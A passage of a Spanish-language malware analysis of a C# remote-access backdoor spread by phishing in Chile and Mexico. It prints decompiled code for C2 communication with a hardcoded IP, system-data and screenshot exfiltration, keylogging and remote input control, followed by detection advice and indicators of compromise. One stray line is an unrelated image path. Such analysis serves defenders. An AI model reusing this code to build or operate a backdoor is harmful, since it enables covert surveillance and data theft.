¿Por qué le pusimos Porongona? Por un texto dentro del código del backdoor, relacionado a cuando falla la comunicación con el C2:

```
public static void SendDataToServer(string data, SslStream stream)
{
    try
    {
        Thread.Sleep(20);
        stream.WriteTimeout = 5000;
        byte[] bytes = Encoding.UTF8.GetBytes(data);
        stream.Write(bytes, 0, bytes.Length);
        stream.Flush();
    }
    catch (Exception ex)
    {
        Console.Write("Porongona vergota de mierda CSM " + ex?.ToString() + " !!!!! (odio todo esto)");
    }
}
```

[10] https://pscustomobject.github.io/powershell/howto/PowerShell-Add-Assembly/


[11] El archivo tiene el hash sha1 53d8ac54016ae11801080eb64c09d9f526be1987 y el link a VirusTotal es: https://www.virustotal.com/gui/file/a6c19535345b0a29b851b04924db2db3a1d665a68240e892646a697883e31958/detection

Funcionamiento básico

Este es un malware que está hecho en C# sin ninguna ofuscación, por lo que es relativamente fácil analizarlo. Además, utiliza muchas de las API de Windows para poder realizar sus funciones.

Para la comunicación con el C2 el malware genera una comunicación por SSL hacia la IP del centro de Comando y Control (C2), a través del puerto 4000. Lo interesante de esta conexión es que valida el hash del certificado que muestra el servidor, si el hash no es igual, no valida la conexión y no la genera.

```
private static bool CertificateValidationCallback(object sender, X509Certificate certificate, X509Chain c
{
    if (certificate.GetCertHashString() == "74A8BBEFAFFBEC6D12E552670E2F7A30ED7A592C")
    {
        return true;
    }
    return false;
}
```



Este malware tiene 2 canales de comunicaciones, el principal, que es a través del puerto 4000 y el secundario para screenshots, que es a través del puerto 4001 (los puertos se definen de manera estática en el código).

```
private SslStream _imgStream;

private SslStream _mainStream;

private int _portNumber = 4000;

private static int _screenPortNumber = 4001;
```

El **canal principal**, es el que envía toda la información de exfiltración de datos y es el que recibe los comando que se necesita ejecutar. Se define la comunicación inicialmente en el puerto 4000 y el malware intenta reabrir la conexión cada vez que ésta se cierre.

El **canal secundario** o **canal de imágenes**, es el que tiene de dedicación exclusiva para el envío de las imágenes de la pantalla que genera el malware. Esta comunicación se realiza por el puerto 4001 y exfiltra imágenes de distintos tipos de resolución (configurable por el controlador). Lo hace por puerto distinto al canal principal para no confundir ni estorbar la calidad de servicio de éste. La

comunicación se genera cada vez que se necesite tomar capturas de pantalla, no está siempre activa.

El funcionamiento básico del malware solo incluye el envío de la información del equipo, o sea, si es que el malware no hace nada si es que no le llega el comando para hacerlo. Si el malware no tiene nada que hacer, genera una conexión cada 40 segundos y envía: nombre de equipo, IP local, IP externa, dirección MAC, marca y modelo de tarjeta madre, marca de antivirus y muchos otros datos más.

```
public static string GetData()
{
    string computerName = SystemInformation.ComputerName;
    string localIPAddress = GetLocalIPAddress();
    string publicIpAddress = GetPublicIpAddress();
    string value = ConnectionType();
    string value2 = MotherMarca();
    string value3 = MotherModel();
    string value4 = Antivirus();
    string value5 = Country();
    string value6 = CPUName();
    string value7 = Resolution();
    string value8 = string.Concat(OSName(), " SP: " + Environment.OSVersion.VersionString);
    ulong bytes = RAM();
    string value9 = GPUInfo();
    string systemUpTimeInfo = GetSystemUpTimeInfo();
    string macAddress = GetMacAddress();
    string activeWindowAndProcess = GetActiveWindowAndProcess();
    Version version = Environment.Version;
    StringBuilder stringBuilder = new StringBuilder();
    string value10 = "[0x2]";
    string value11 = "[0x1]";
    string value12 = "System Data:";
    int length = macAddress.ToString().Length;
    while (macAddress == "" || macAddress == null || length < 4)
    {
        macAddress = GetMacAddress();
        length = macAddress.ToString().Length;
    }
```

Con esto puede tener controlado el equipo y la información que tiene a nivel muy granular.

Para ser exhaustivo el malware verificado tiene las siguientes funcionalidades dependiendo del comando que se envíe:

- **ping**: envía la información de que ventana tiene arriba la victima
- **sleep**: terminar la conexión del backdoor, luego de unos segundos se vuelve a reconectar por el loop (de acuerdo al ping_timer serian 60000 milisegundos)
- **close**: Cierra la aplicación del backdoor
- **sendscreen**: Envía un string al servidor de C2
- **sendscreenRDY**: Inicia el envío de capturas de pantalla al C2 (lo hace con un trigger cada 100 milisegundos, el valor por defecto)
- **stopscreen**: Para el envío de capturas de pantalla al C2 (usa una conexión nueva por otro puerto para enviar las imágenes).
- **ImgQuality**: Cambia la calidad de las imágenes enviadas por el sendscreen.
- **WatchList**: Gatilla el dormirse (desconectarse) hasta que alguna aplicación del listado aparezca y luego se reconecta.
- **adminModeOn**: inicia el modo administración, en donde se envían las aplicaciones que están siendo ejecutadas en la víctima.
- **adminModeOff**: termina el modo administración, con esto
- **adminApp**: genera un "bloqueo de pantalla" y selecciona la aplicación que quiere administrar de manera remota (para tomar control del navegador por ejemplo).
- **ActivityMon**: Activa o desactiva el keylogger
- **click**: Genera un click izquierdo en la posición enviada
- **click2**: Genera un doble click izquierdo en la posición enviada
- **clickright**: Genera un click derecho en la posición enviada
- **keyboard**: inserta texto como si lo estuviera tecleando
- **lockScreen**: muestra pantalla de bloqueo
- **unlockScreen**: deshabilita pantalla de bloqueo
- **survey**: no se entiende mucho el funcionamiento en este momento, similar a lockscreen pero con una página web en vez de una página estática (¿será de encuestas?).

Inicialización del malware

El malware tiene una rutina de inicialización que principalmente define los campos base de la "pantalla" del malware, y dos Timer:

- **screenShare_timer**: para que se gatille cada vez que se necesite enviar capturas de pantalla al C2. Como está con la configuración por defecto, este Timer se gatilla cada 100 milisegundos.
- **ping_timer**: para que se gatille cada vez que se necesite hacer un ping o validar que el equipo está bajo control. Según la definición realizada, el intervalo de pings es cada 60.000 milisegundos o cada 1 minuto.

```
private void InitializeComponent()
{
    this.components = new System.ComponentModel.Container();
    this.txtIP = new System.Windows.Forms.TextBox();
    this.label1 = new System.Windows.Forms.Label();
    this.screenShare_timer = new System.Windows.Forms.Timer(this.components);
    this.ping_timer = new System.Windows.Forms.Timer(this.components);
    this.label2 = new System.Windows.Forms.Label();
    base.SuspendLayout();
    this.txtIP.Location = new System.Drawing.Point(37, 44);
    this.txtIP.Name = "txtIP";
    this.txtIP.Size = new System.Drawing.Size(189, 20);
    this.txtIP.TabIndex = 2;
    this.txtIP.KeyPress += new System.Windows.Forms.KeyPressEventHandler(prueba);
    this.label1.AutoSize = true;
    this.label1.Location = new System.Drawing.Point(34, 19);
    this.label1.Name = "label1";
    this.label1.Size = new System.Drawing.Size(17, 13);
    this.label1.TabIndex = 4;
    this.label1.Text = "IP";
    this.screenShare_timer.Tick += new System.EventHandler(screenShare_timer_Tick);
    this.ping_timer.Enabled = true;
    this.ping_timer.Interval = 60000;
    this.ping_timer.Tick += new System.EventHandler(ping_timer_Tick);
    this.label2.AutoSize = true;
    this.label2.Location = new System.Drawing.Point(34, 78);
    this.label2.Name = "label2";
    this.label2.Size = new System.Drawing.Size(97, 13);
    this.label2.TabIndex = 5;
    this.label2.Text = "Status: Initializing...";
    base.AutoScaleDimensions = new System.Drawing.SizeF(6f, 13f);
    base.AutoScaleMode = System.Windows.Forms.AutoScaleMode.Font;
    base.ClientSize = new System.Drawing.Size(258, 112);
    base.Controls.Add(this.label2);
    base.Controls.Add(this.label1);
    base.Controls.Add(this.txtIP);
    base.FormBorderStyle = System.Windows.Forms.FormBorderStyle.FixedToolWindow;
    base.Name = "Client";
    base.Opacity = 0.0;
    base.ShowInTaskbar = false;
    this.Text = "Client";
    base.Load += new System.EventHandler(Client_Load);
    base.ResumeLayout(false);
    base.PerformLayout();
}
```

Otra de las funciones interesantes es la llamada “Client_Load”, que se encarga de inicialización del cliente. Aquí tenemos inmediatamente uno de los indicadores de compromiso, la IP: que es la IP del C2 al cual se conectan:

```
private void Client_Load(object sender, EventArgs e)
{
    _sharingScreen = false;
    string text = "104.238.182. 44";
    string value = "000";
    string value2 = "0";
    txtIP.Text = text.Replace(" ", "");
    base.Opacity = Convert.ToDouble(value);
    base.ShowInTaskbar = Convert.ToBoolean(Convert.ToInt16(value2));
    Focus();
    SetProcessDPIAware();
}
```

Parte del funcionamiento del backdoor es enviar constantemente “pings” para verificar si es que el equipo se mantiene infectado o no. Estos pings, están definidos para que sean cada 60.000 milisegundos (o cada 1 minuto) y envían la información base del equipo en cuestión

```
private void ping_timer_Tick(object sender, EventArgs e)
{
    try
    {
        if (_client.Connected)
        {
            SendDataToServer(new StringBuilder().Append("[0x1]Ventana:[0x2]").Append(GetComputerInfo.GetActiveWindowAndProcess()
                .Append(GetComputerInfo.GetSystemUpTimeInfo())
                .Append("[0x2]")
                .Append(GetComputerInfo.GetMacAddress())
                .Append("<EOF>")
                .ToString(), _mainStream);
        }
        else
        {
            BeginConnectionThread();
        }
    }
    catch (Exception)
    {
        BeginConnectionThread();
    }
}
```

Control completo del equipo

Este malware también permite el control completo del equipo, pero “solo” a nivel interactivo.

Al activar la opción de administración (comando adminModeOn) el controlador puede generar “protección de pantalla” para que la víctima no pueda interactuar con su equipo (prohíbe los clicks y el tecleo), pero además le muestra una pantalla por encima que hace pensar que no está pasando nada con el equipo.

```
if (IsValidCommand("adminModeOn", data))
{
    Console.Write("Admin Mode ON\r");
    SendRunningApps();
}
if (IsValidCommand("adminModeOff", data))
{
    Console.Write("Admin Mode OFF\r");
    w = null;
    if (_screenShotWindow != null)
    {
        _screenShotWindow.DisableBehindClicking();
    }
    if (_survey != null)
    {
        _survey.DisableBehindClicking();
    }
}
```

Además, puede tomar control de una aplicación en específico (comando adminApp), que esté siendo ejecutada en el equipo. En este caso, tomar control significa dejar esa ventana como activa, y poner el “protector de pantalla” para que no se vea como se está interactuando con la aplicación.

```
if (IsValidCommand("adminApp", data))
{
    SendRunningApps();
    string[] array3 = GetParsedCommands("adminApp", data)[0].Value.Split(new string[1] { "*^|" }, StringSplitOptions.None);
    w = GetWindowPtr(array3[0].Trim(), array3[2]);
    if (w != null)
    {
        if (_screenShotWindow == null)
        {
            ShowLockScreenWindow();
        }
        _window = w;
        EnumWindows.ShowWindow(w.hWnd, 3);
        SetForegroundWindow(w.hWnd);
        _screenShotWindow.EnableBehindClicking();
        if (_survey != null)
        {
            _survey.EnableBehindClicking();
        }
    }
    else
    {
        SendRunningApps();
        SendDataToServer("[0x1]Proccess was closed! Updating list... [id]" + GetComputerInfo.GetMacAddress() + "[id]<EOF>", _mainStream);
    }
}
```

Se ve, que en ambos trozos de código está la función “SendRunningApps”. Lo que hace esta función es enviar a través del canal principal el listado de todas las aplicaciones que están corriendo en el equipo. Esto incluye la ruta completa del ejecutable y el identificador de ventana (hWnd), para luego poder ser usado en el comando adminApp.

```
public void SendRunningApps()
{
    EnumWindows.WindowsList = new List<Window>();
    EnumDesktopWindows(IntPtr.Zero, EnumWindows.EnumWindowsList, IntPtr.Zero);
    _ = string.Empty;
    StringBuilder stringBuilder = new StringBuilder().Append("[0x1]Proccess:[0x2]");
    foreach (Window windows in EnumWindows.WindowsList)
    {
        if ((windows.executablePath = EnumWindows.GetExecutablePath(windows.hWnd, windows.pid)) != "")
        {
            stringBuilder.Append(windows.toString());
        }
    }
    SendDataToServer(stringBuilder.Append("[id]").Append(GetComputerInfo.GetMacAddress()).Append("[id]")
        .Append("<EOF>")
        .ToString(), _mainStream);
}
```

También tiene más funcionalidades de control, como por ejemplo tomar el control del mouse para hacer clicks en los lugares que el administrador del malware requiera (comandos: click, click2 y clickright).

```
string pCommands = "click|click2|clickright";
if (IsValidCommand(pCommands, data))
{
    List<Command> parsedCommands2 = GetParsedCommands(pCommands, data);
    dynamic obj = null;
    foreach (Command item in parsedCommands2)
    {
        Click click;
        string[] array4;
        if (item.Name == "click")
        {
            click = new Click();
            array4 = item.Value.Split(' ');
            if (w != null)
            {
                int num2 = int.Parse(array4[1]);
                if (num2 < 200)
                {
                    num2 -= 8;
                }
                else if (num2 < 400)
                {
                    num2 -= 16;
                }
                else if (num2 < 600)
                {
                    num2 -= 24;
                }
                else if (num2 < 800)
                {
                    num2 -= 32;
                }
                array4[1] = num2.ToString();
            }
            obj = click.CreatePoint(array4);
            if (w != null)
            {
                _screenShotWindow.hideHaltClicks();
            }
            Cursor current2 = Cursor.Current;
            Cursor.Current = Cursors.IBeam;
            int num3 = Cursor.Position.X;
            int num4 = Cursor.Position.Y;
            click.leftClick(obj);
            Cursor.Position = new Point(num3, num4);
            Console.Write(" Valor1: " + Cursor.Current);
            Cursor.Current = current2;
            if (w != null)
            {
                _screenShotWindow.showHaltClicks();
            }
        }
```

Y también control del teclado, para escribir lo que el administrador necesite (comando keyboard).

```
if (IsValidCommand("keyboard", data))
{
    foreach (Command parsedCommand in GetParsedCommands("keyboard", data))
    {
        Console.Write(parsedCommand.Value);
        Keyboard.SendKey(parsedCommand.Value);
    }
}
stringBuilder.Length = 0;
stringBuilder = new StringBuilder();
```

Si a esto le suma el envío de capturas de pantalla, con esto puede usar el equipo remotamente como si fuera el suyo.

Puntos en contra

Ejecución de comandos: Aunque no debería tener ninguna prohibición para hacerlo, este malware no tiene desarrollado un comando para “ejecutar programa” directamente, sino que cada vez que el controlador del malware lo requiera tiene que entrar en el modo interactivo y ejecutar lo que desee a través de clicks y tecleos.

Exfiltración de datos: Tampoco tiene desarrollado una forma de extracción masiva de datos, sigue dependiendo de la interacción del controlador del malware para poder exfiltrarlos, a través de clicks y tecleos, en vez de generar un túnel o algo similar a través de los canales ya establecidos.

Persistencia: Otro punto importante de este malware es que no tiene persistencia, toda la funcionalidad del malware se eliminaría en reinicio, a no ser que se ejecute (y despliegue) el malware a través de la persistencia de ILNKER Stealer, que su persistencia es a través del menú de inicio.

4. Puntos de posibles detecciones

Tenemos algunos puntos en los cuales tenemos que poner ojo para poder detectar este tipo de amenazas:

- **Creación de persistencia en inicio**: Como vimos, este malware genera un acceso directo en la carpeta de inicio que llama al binario de Powershell, para generar la inyección de "Porongona Backdoor" en el equipo. Se necesita validar los accesos directos permitidos en los equipos y tenerlos monitoreados para cualquier anomalía
- **Ejecución de AutoIT3**: Este malware generalmente usa el mismo binario de AutoIT3 para su infección. Idealmente habría que dejar en lista negra esta versión y monitorear cualquier otra ejecución de AutoIT3 o sus script (archivos con extensión .a3x o .au3) en los equipos.
- **Inyección de código como assembly en Powershell**: El modo de ejecución "Fileless" de "Porongona Backdoor" cargando los bytes directamente en memoria a través de la funcionalidad expuesta por la clase de .NET "System:Reflection:Assembly"[12]. Esta es una característica de Powershell para agregar funcionalidades avanzadas que los desarrolladores de malware suelen usar en sus infecciones.

También hay otros puntos, como las conexiones a las IP de C2, éstas ya están marcadas como indicador de compromiso (IOC) y están siendo bloqueadas por completo, pero no se descarta que, para la siguiente iteración del malware, cambie la IP y con eso tengamos que revisar como protegernos.

IOC

Todos los indicadores de compromiso (IoC) ya fueron agregados a las respectivas herramientas, tanto para compartir como para automatizar las respuestas.

URLs

https[:]//tequilamisorpresa.com/ytweshdg.php	Descarga de .zip
https[:]//tequilamisorpresa.com/execution.php?tag=tribu	Descarga de Powershell
https[:]//tequilamisorpresa.com/asereje.xls	Descarga de Powershell
https[:]//tequilamisorpresa.com/FacturaVencida2023.xls	Descarga de Troyano
https[:]//siitributario	C2 de Troyano

[12] https://learn.microsoft.com/es-es/dotnet/api/system.reflection.assembly?view=net-7.0

https[:]//facturaciones.click/	Descarga de .rar
https[:]//retiro10.click/	Descarga de .rar
https[:]//retiro10.store/	Descarga de .rar
https[:]//www.sxconstructions.com.au/wp-content/img/	Descarga de .rar
https[:]//www.sxconstructions.com.au/wp-content/img2/	Descarga de .rar
https[:]//dicktres.com.br/pontecom/wp-content/img/	Descarga de .rar
https[:]//luzca.com/img/	Descarga de .rar
https[:]//www.sxconstructions.com.au/wp-content/img/do/it.php	Comunicación de C2
https[:]//www.sxconstructions.com.au/wp-content/img2/do/it.php	Comunicación de C2
https[:]//dicktres.com.br/pontecom/wp-content/img/do/it.php	Comunicación de C2
https[:]//luzca.com/img/do/it.php	Comunicación de C2
http[:]//germogenborya.at/rest/	Descarga de Powershell
http[:]//germogenborya.top/rest/	Descarga de Powershell
http[:]//portaconexao8.top/rest/	Descarga de Powershell
http[:]//formas-mexico.com/formas.xls	Descarga de Backdoor
http[:]//farmaciasnuevacentral.mx/farma.xls	Descarga de Backdoor
http[:]//russk22.icu/brbr.txt	Descarga de VBS
https[:]//grintour.newdestuner.xyz//g1	Descarga de shellcode

Hashes SHA256

efd7b5746d18a7fed5ad45b3e074da393c4975f8d20907a3e6fd352232f249ef	Archivo .lnk
e0fd71afd85e7883a40133ecdf69df74101f1920f6a7713add0fea1fe7fe81b0	Troyano
98e4f904f7de1644e519d09371b8afcbbf40ff3bd56d76ce4df48479a4ab884b	AutoIT3
8ecf293ccb8e4e2f5f978aa828eca9ff8028b6dec420078016e17c4792e79605	Archivo .a3x
47486f562bd9382ba53fae114a8a8f6203beebe4277864630de85021c3ba54c1	Archivo .a3x

aedfc2d6f69a8f6d93a42a8ed3533e7443a052ba0b98768e55607384fb0e4512	Archivo .a3x
aedfc2d6f69a8f6d93a42a8ed3533e7443a052ba0b98768e55607384fb0e4512	Archivo .a3x
ab0b23e6ef7f7ba023435de67adfce621abb857533a0eb8624936e277d52e4aa	Archivo .a3x
7b5b501bbdbbcd8bdccaa2449436c3db3935b3602f1262ec746b4daff2108fcb	Archivo .a3x
b33e40b65511903ad4024ef0ac750b62ba9a08d2ef331462f3e2fc6de325eb5d	Archivo .cmd
b2ec90fd5d50b3e51026a9c0967435b16cae55fa94386b3dfb62b4bb66571d2a	Archivo .cmd
1c3052c642d836f188f0ae036fdfd7a3440ac8ce994ef2f73fc2707dd0ff90c2	Archivo .cmd
1c3052c642d836f188f0ae036fdfd7a3440ac8ce994ef2f73fc2707dd0ff90c2	Archivo .cmd
0b5b1a9873ce570a197a7693dc76b219ed16c4283849917a8e1cf5340e28f7e2	Archivo .cmd
d3e798df020402189546562de9f243c5673f47eb06ffbd59e4896d1f8513bc8f	Archivo .cmd
895c27383aad553ee5fb3cb2b5ed3693770562b04f4a59567cbde70a365fe7cf	Archivo .vbs
a6c19535345b0a29b851b04924db2db3a1d665a68240e892646a697883e31958	Archivo .exe Porongona

IP/port

104.238.182.44:4000	Canal principal de Porongona
104.238.182.44:4001	Canal de imágenes de Porongona

URLs para México

https[:]//facturaciones3.click/	Descarga de .rar
https[:]//imberform.com/img/	Descarga de .rar
http[:]//highlineadsl.com/ddd/it.php	Comunicación de C2 Windows 7
https[:]//www.zairtaz.com/wp-content/plugins/license/inc/cfdi/do/it.php	Comunicación de C2 Windows 10

Hashes para México

2d7fe76f40f5b1da5a1064f323269d8fb94a59ab7419713a9fd43c7cb5cd2dc8	Archivo .a3x
a1dbdaf0f75a70403d9cbcce615e59765f6bed6594085093dc7d7586f69fe576	Archivo .cmd

5. Conclusiones

Este malware no lo habíamos visto antes y es parte de una campaña relativamente nueva que afecta a Chile y a México.

La victimología es variada, porque este malware se despliega a través de correos electrónicos maliciosos masivos.

Lo único que podemos asociar a comportamiento anterior es el uso del binario de AutoIT3 para la infección, pero tanto el payload del Stealer como el del Backdoor son desconocidos tanto en funcionalidad como en tipo de archivo.

Por ahora ha sido elusivo en el despliegue del backdoor, pero ambas veces que lo pudimos detectar fue el mismo malware, con la misma configuración, por lo que se asume que este aún está en desarrollo, y por un equipo reducido, porque muchas de las configuraciones y comandos permitidos están "hardcodeados"[13] y definidos dentro del mismo código.

Se espera que este malware siga siendo desarrollado para ampliar más sus funcionalidades, y que las campañas que generen sigan siendo igual de masivas.

[13] Hardcodeado se refiere a que está definido en el código fuente de una forma que no es fácil cambiar, para cambiarlo habría que intervenir el código fuente y generar un nuevo malware.